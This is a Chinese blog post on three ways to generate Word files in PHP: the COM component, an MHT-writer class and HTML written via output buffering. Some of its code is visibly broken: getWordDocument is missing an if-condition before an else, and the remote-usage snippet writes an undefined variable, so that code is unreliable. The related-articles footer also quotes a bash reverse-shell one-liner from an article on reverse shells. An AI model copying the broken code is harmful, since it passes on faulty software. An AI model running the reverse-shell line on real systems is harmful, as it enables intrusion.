
PHP生成word的三种方式
摘要:
最近工作遇到关于生成word的问题
现在总结一下生成word的三种方法。
btw:好像在博客园发表博客只要是标题带PHP的貌似点击量都不是很高(哥哥我标题还是带上PHP了),不知道为什么,估计博客园上net技术大牛比较多吧,如果把java,.net,php比作程序员的女友,那么java是Oracle门下的大家闺秀,.net微软旗下的名门望族,PHP则是草根门下的山村野姑,这让我等PHP草民闷骚男情何以堪情何以堪。。牢骚发完了,正式写博客吧
正文
PHP生成word原理
- 利用windows下面的 com组件
- 利用PHP将内容写入doc文件之中
具体实现:
利用windows下面的 com组件
原理:com作为PHP的一个扩展类,安装过office的服务器会自动调用word.application的com,可以自动生成文档,PHP官方文档手册:http://www.php.net/manual/en/class.com.php
使用官方实例:
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
|
<?php// starting word$word = new COM("word.application") or die("Unable to instantiate Word");echo "Loaded Word, version {$word->Version}\n";//bring it to front$word->Visible = 1;//open an empty document$word->Documents->Add();//do some weird stuff$word->Selection->TypeText("This is a test...");$word->Documents[1]->SaveAs("Useless test.doc");//closing word$word->Quit();//free the object$word = null;?> |
个人建议:com实例后的方法都需要查找官方文档才知道什么意思,编辑器没有代码提示,非常不方便,另外这个效率也不是很高,不推荐使用
利用PHP将内容写入doc文件之中
这个方法又可以分为两种方法
- 生成mht格式(和HTML很相似)写入word
- 纯HTML格式写入word
生成mht格式(和HTML很相似)写入word
这个方法主要参看:http://www.cnitblog.com/CoffeeCat/archive/2008/08/07/47753.html
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
|
/** * 根据HTML代码获取word文档内容 * 创建一个本质为mht的文档,该函数会分析文件内容并从远程下载页面中的图片资源 * 该函数依赖于类MhtFileMaker * 该函数会分析img标签,提取src的属性值。但是,src的属性值必须被引号包围,否则不能提取 * * @param string $content HTML内容 * @param string $absolutePath 网页的绝对路径。如果HTML内容里的图片路径为相对路径,那么就需要填写这个参数,来让该函数自动填补成绝对路径。这个参数最后需要以/结束 * @param bool $isEraseLink 是否去掉HTML内容中的链接 */function getWordDocument( $content , $absolutePath = "" , $isEraseLink = true ){ $mht = new MhtFileMaker(); if ($isEraseLink) $content = preg_replace('/<a\s*.*?\s*>(\s*.*?\s*)<\/a>/i' , '$1' , $content); //去掉链接 $images = array(); $files = array(); $matches = array(); //这个算法要求src后的属性值必须使用引号括起来 if ( preg_match_all('/<img[.\n]*?src\s*?=\s*?[\"\'](.*?)[\"\'](.*?)\/>/i',$content ,$matches ) ) { $arrPath = $matches[1]; for ( $i=0;$i<count($arrPath);$i++) { $path = $arrPath[$i]; $imgPath = trim( $path ); if ( $imgPath != "" ) { $files[] = $imgPath; { //绝对链接,不加前缀 } else { $imgPath = $absolutePath.$imgPath; } $images[] = $imgPath; } } } $mht->AddContents("tmp.html",$mht->GetMimeType("tmp.html"),$content); for ( $i=0;$i<count($images);$i++) { $image = $images[$i]; if ( @fopen($image , 'r') ) { $imgcontent = @file_get_contents( $image ); if ( $content ) $mht->AddContents($files[$i],$mht->GetMimeType($image),$imgcontent); } else { echo "file:".$image." not exist!<br />"; } } return $mht->GetFile();} |
这个函数的主要功能其实就是分析HTML代码中的所有图片地址,并且依次下载下来。获取到了图片的内容以后,调用MhtFileMaker类,将图片添加到mht文件中。具体的添加细节,封装在MhtFileMaker类中了。
使用方法:远程调用
|
1
2
3
4
5
6
7
8
|
url= http://www.***.com;$content = file_get_contents($url);$fp = fopen("test.doc", 'w');fwrite($fp, $fileContent);fclose($fp); |
其中,$content变量应该是HTML源代码,后面的链接应该是能填补HTML代码中图片相对路径的URL地址
本地生成调用:
header("Cache-Control: no-cache, must-revalidate");
header("Pragma: no-cache");
$wordStr = 'PHP淮北的个人网站--PHP10086.com';
$fileContent = getWordDocument($wordStr);
$fileName = iconv("utf-8", "GBK", ‘PHP淮北’ . '_'. $intro . '_' . rand(100, 999));
header("Content-Type: application/doc");
header("Content-Disposition: attachment; filename=" . $fileName . ".doc");
echo $fileContent;
注意,在使用这个函数之前,您需要先包含类MhtFileMaker,这个类可以帮助我们生成Mht文档。
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
|
<?php/***********************************************************************Class: Mht File MakerVersion: 1.2 betaDate: 02/11/2007Author: Wudi <wudicgi@yahoo.de>Description: The class can make .mht file.***********************************************************************/class MhtFileMaker{ var $config = array(); var $headers = array(); var $headers_exists = array(); var $files = array(); var $boundary; var $dir_base; var $page_first; function MhtFile($config = array()){ } function SetHeader($header){ $this->headers[] = $header; $key = strtolower(substr($header, 0, strpos($header, ':'))); $this->headers_exists[$key] = TRUE; } function SetFrom($from){ $this->SetHeader("From: $from"); } function SetSubject($subject){ $this->SetHeader("Subject: $subject"); } function SetDate($date = NULL, $istimestamp = FALSE){ if ($date == NULL) { $date = time(); } if ($istimestamp == TRUE) { $date = date('D, d M Y H:i:s O', $date); } $this->SetHeader("Date: $date"); } function SetBoundary($boundary = NULL){ if ($boundary == NULL) { $this->boundary = '--' . strtoupper(md5(mt_rand())) . '_MULTIPART_MIXED'; } else { $this->boundary = $boundary; } } function SetBaseDir($dir){ $this->dir_base = str_replace("\\", "/", realpath($dir)); } function SetFirstPage($filename){ $this->page_first = str_replace("\\", "/", realpath("{$this->dir_base}/$filename")); } function AutoAddFiles(){ if (!isset($this->page_first)) { exit ('Not set the first page.'); } $filepath = str_replace($this->dir_base, '', $this->page_first); $this->AddFile($this->page_first, $filepath, NULL); $this->AddDir($this->dir_base); } function AddDir($dir){ $handle_dir = opendir($dir); while ($filename = readdir($handle_dir)) { if (($filename!='.') && ($filename!='..') && ("$dir/$filename"!=$this->page_first)) { if (is_dir("$dir/$filename")) { $this->AddDir("$dir/$filename"); } elseif (is_file("$dir/$filename")) { $filepath = str_replace($this->dir_base, '', "$dir/$filename"); $this->AddFile("$dir/$filename", $filepath, NULL); } } } closedir($handle_dir); } function AddFile($filename, $filepath = NULL, $encoding = NULL){ if ($filepath == NULL) { $filepath = $filename; } $mimetype = $this->GetMimeType($filename); $filecont = file_get_contents($filename); $this->AddContents($filepath, $mimetype, $filecont, $encoding); } function AddContents($filepath, $mimetype, $filecont, $encoding = NULL){ if ($encoding == NULL) { $filecont = chunk_split(base64_encode($filecont), 76); $encoding = 'base64'; } $this->files[] = array('filepath' => $filepath, 'mimetype' => $mimetype, 'filecont' => $filecont, 'encoding' => $encoding); } function CheckHeaders(){ if (!array_key_exists('date', $this->headers_exists)) { $this->SetDate(NULL, TRUE); } if ($this->boundary == NULL) { $this->SetBoundary(); } } function CheckFiles(){ if (count($this->files) == 0) { return FALSE; } else { return TRUE; } } function GetFile(){ $this->CheckHeaders(); if (!$this->CheckFiles()) { exit ('No file was added.'); } $contents = implode("\r\n", $this->headers); $contents .= "\r\n"; $contents .= "MIME-Version: 1.0\r\n"; $contents .= "Content-Type: multipart/related;\r\n"; $contents .= "\tboundary=\"{$this->boundary}\";\r\n"; $contents .= "\ttype=\"" . $this->files[0]['mimetype'] . "\"\r\n"; $contents .= "X-MimeOLE: Produced By Mht File Maker v1.0 beta\r\n"; $contents .= "\r\n"; $contents .= "This is a multi-part message in MIME format.\r\n"; $contents .= "\r\n"; foreach ($this->files as $file) { $contents .= "--{$this->boundary}\r\n"; $contents .= "Content-Type: $file[mimetype]\r\n"; $contents .= "Content-Transfer-Encoding: $file[encoding]\r\n"; $contents .= "Content-Location: $file[filepath]\r\n"; $contents .= "\r\n"; $contents .= $file['filecont']; $contents .= "\r\n"; } $contents .= "--{$this->boundary}--\r\n"; return $contents; } function MakeFile($filename){ $contents = $this->GetFile(); $fp = fopen($filename, 'w'); fwrite($fp, $contents); fclose($fp); } function GetMimeType($filename){ $pathinfo = pathinfo($filename); switch ($pathinfo['extension']) { case 'htm': $mimetype = 'text/html'; break; case 'html': $mimetype = 'text/html'; break; case 'txt': $mimetype = 'text/plain'; break; case 'cgi': $mimetype = 'text/plain'; break; case 'php': $mimetype = 'text/plain'; break; case 'css': $mimetype = 'text/css'; break; case 'jpg': $mimetype = 'image/jpeg'; break; case 'jpeg': $mimetype = 'image/jpeg'; break; case 'jpe': $mimetype = 'image/jpeg'; break; case 'gif': $mimetype = 'image/gif'; break; case 'png': $mimetype = 'image/png'; break; default: $mimetype = 'application/octet-stream'; break; } return $mimetype; }}?> |
点评:这种方法的缺点是不支持批量生成下载,因为一个页面只能有一个header,(无论远程使用还是本地生成声明header页面只能输出一个header),即使你循环生成,结果还是只有一个word生成(当然你可以修改上面的方式来实现)
2.纯HTML格式写入word
原理:
利用ob_start把html页面先存储起来(解决一下页面多个header问题,可以批量生成),然后在写入doc文档内容利用
代码:
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
|
<?phpclass word{ function start(){ob_start();echo '<html xmlns:o="urn:schemas-microsoft-com:office:office"xmlns:w="urn:schemas-microsoft-com:office:word"}function save($path){echo "</html>";$data = ob_get_contents();ob_end_clean();$this->wirtefile ($path,$data);}function wirtefile ($fn,$data){$fp=fopen($fn,"wb");fwrite($fp,$data);fclose($fp);}} |
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
|
$html = ' <table width=600 cellpadding="6" cellspacing="1" bgcolor="#336699"> <tr bgcolor="White"> <td>PHP10086</td> </tr> <tr bgcolor="red"> <td>PHP10086</td> </tr> <tr bgcolor="White"> <td colspan=2 > PHP10086<br> 最靠谱的PHP技术博客分享网站 </td> </tr> </table> '; //批量生成 for($i=1;$i<=3;$i++){ $word = new word(); $word->start(); //$html = "aaa".$i; $wordname = 'PHP淮北的个人网站--PHP10086.com'.$i.".doc"; echo $html; $word->save($wordname); ob_flush();//每次执行前刷新缓存 flush(); } |

个人点评:这种方法效果最好,原因有两个:
第一代码比较简洁,很容易理解,第二种支持批量生成word(这个很重要)
第三支持完整的html代码
看一下效果:

生成了三个word文档:并且内容支持完整的html代码显示,第三种方法强烈推荐
打个小广告:据说每个程序员都应该挖一口自己的井,希望各位支持我的"井":PHP10086博客网(PHP淮北):http://www.php10086.com。
 本文基于署名-非商业性使用 3.0许可协议发布,欢迎转载,演绎,但是必须保留本文的署名:PHP10086博客网(PHP淮北):http://www.php10086.com,也可以邮件与我联
系。
本文基于署名-非商业性使用 3.0许可协议发布,欢迎转载,演绎,但是必须保留本文的署名:PHP10086博客网(PHP淮北):http://www.php10086.com
PHP生成word的三种方式的更多相关文章
- php 生成word的三种方式
原文地址 http://www.jb51.net/article/97253.htm 最近工作遇到关于生成word的问题 现在总结一下生成word的三种方法. btw:好像只要是标题带PHP的貌似点击 ...
- python 全栈开发,Day94(Promise,箭头函数,Django REST framework,生成json数据三种方式,serializers,Postman使用,外部python脚本调用django)
昨日内容回顾 1. 内容回顾 1. VueX VueX分三部分 1. state 2. mutations 3. actions 存放数据 修改数据的唯一方式 异步操作 修改state中数据的步骤: ...
- spring生成EntityManagerFactory的三种方式
spring生成EntityManagerFactory的三种方式 1.LocalEntityManagerFactoryBean只是简单环境中使用.它使用JPA PersistenceProvide ...
- Android 生成LayoutInflater的三种方式
通俗的说,inflate就相当于将一个xml中定义的布局找出来. 因为在一个Activity里如果直接用findViewById()的话,对应的是setConentView()的那个layout里的组 ...
- Java生成随机数的三种方式
package cn.zytao.taosir.random; import java.util.Random; public class RandomDemo { private static In ...
- 根据服务端生成的WSDL文件创建客户端支持代码的三种方式
第一种:使用wsimport是JDK自带的工具,来生成 生成java客户端代码常使用的命令参数说明: 参数 说明 -p 定义客户端生成类的包名称 -s 指定客户端执行类的源文件存放目录 -d 指定客户 ...
- Linux就这个范儿 第15章 七种武器 linux 同步IO: sync、fsync与fdatasync Linux中的内存大页面huge page/large page David Cutler Linux读写内存数据的三种方式
Linux就这个范儿 第15章 七种武器 linux 同步IO: sync.fsync与fdatasync Linux中的内存大页面huge page/large page David Cut ...
- 监视EntityFramework中的sql流转你需要知道的三种方式Log,SqlServerProfile, EFProfile
大家在学习entityframework的时候,都知道那linq写的叫一个爽,再也不用区分不同RDMS的sql版本差异了,但是呢,高效率带来了差灵活性,我们 无法控制sql的生成策略,所以必须不要让自 ...
- 【整理】Linux下中文检索引擎coreseek4安装,以及PHP使用sphinx的三种方式(sphinxapi,sphinx的php扩展,SphinxSe作为mysql存储引擎)
一,软件准备 coreseek4.1 (包含coreseek测试版和mmseg最新版本,以及测试数据包[内置中文分词与搜索.单字切分.mysql数据源.python数据源.RT实时索引等测 ...
随机推荐
- [CF738B]Spotlights(前缀和,模拟)
题目链接:http://codeforces.com/contest/738/problem/B 题意:问多少个0的方向,使得方向上至少有一个1. 四个方向统计一遍前缀和,向上向左正着记,向下向右倒着 ...
- 反弹shell的十种姿势
bash版本: bash -i >& /dev/tcp/10.0.0.1/8080 0>&1 ,注意某些linux不支持 perl版本: perl -e 'use Sock ...
- [CVE:2013-4810]Apache Tomcat/JBoss远程命令执行
<?php $host=gethostbyname($argv[1]); $port=$argv[2]; $cmd=$argv[3]; //small jsp shell //change th ...
- 快速查看SQL Server 中各表的数据量以及占用空间大小
快速查看SQL Server 中各表的数据量以及占用空间大小. CREATE TABLE #T (NAME nvarchar(100),ROWS char(20),reserved varchar(1 ...
- 行转列:SQL SERVER PIVOT与用法解释
在数据库操作中,有些时候我们遇到需要实现“行转列”的需求,例如一下的表为某店铺的一周收入情况表: WEEK_INCOME(WEEK VARCHAR(10),INCOME DECIMAL) 我们先插入一 ...
- class&object
类(class)是构造对象的模板或蓝图. 对象的行为是用可调用的方法定义的. import java.time.*; public class EmployeeTest{ public static ...
- [转载] 为 Key-Value 数据库实现 MVCC 事务
http://mp.weixin.qq.com/s?__biz=MzA5ODM5MDU3MA==&mid=400086920&idx=1&sn=b8174184059e2886 ...
- 让你分分钟读懂CPU架构及芯片厂商
CPU架构是CPU厂商给属于同一系列的CPU产品定的一个规范,主要目的是为了区分 不同类型CPU的重要标示.目前市面上的CPU指令集分类主要分有两大阵营,一个是intel.AMD为首的复杂指令集CPU ...
- u盘在电脑读不出来,但别的可以读,别的u盘在我电脑又可以识别怎么回事?
不知道我的U盘是怎么回事,在我自己的电脑里读不出来,下面有U盘图标,但我的电脑里就是找不到U盘盘符,但把这个U盘放其他电脑上又可以读取,我以为是我的电脑的问题,但用其他的U盘插我电脑又没问题,完全摸不 ...
- (二)miller指导查看主控板寄存器操作
Welcome to Command Shell!Username:admin Password:***** ROS>en ROS# ROS# ROS# ROS# ROS#^ada ROS(ad ...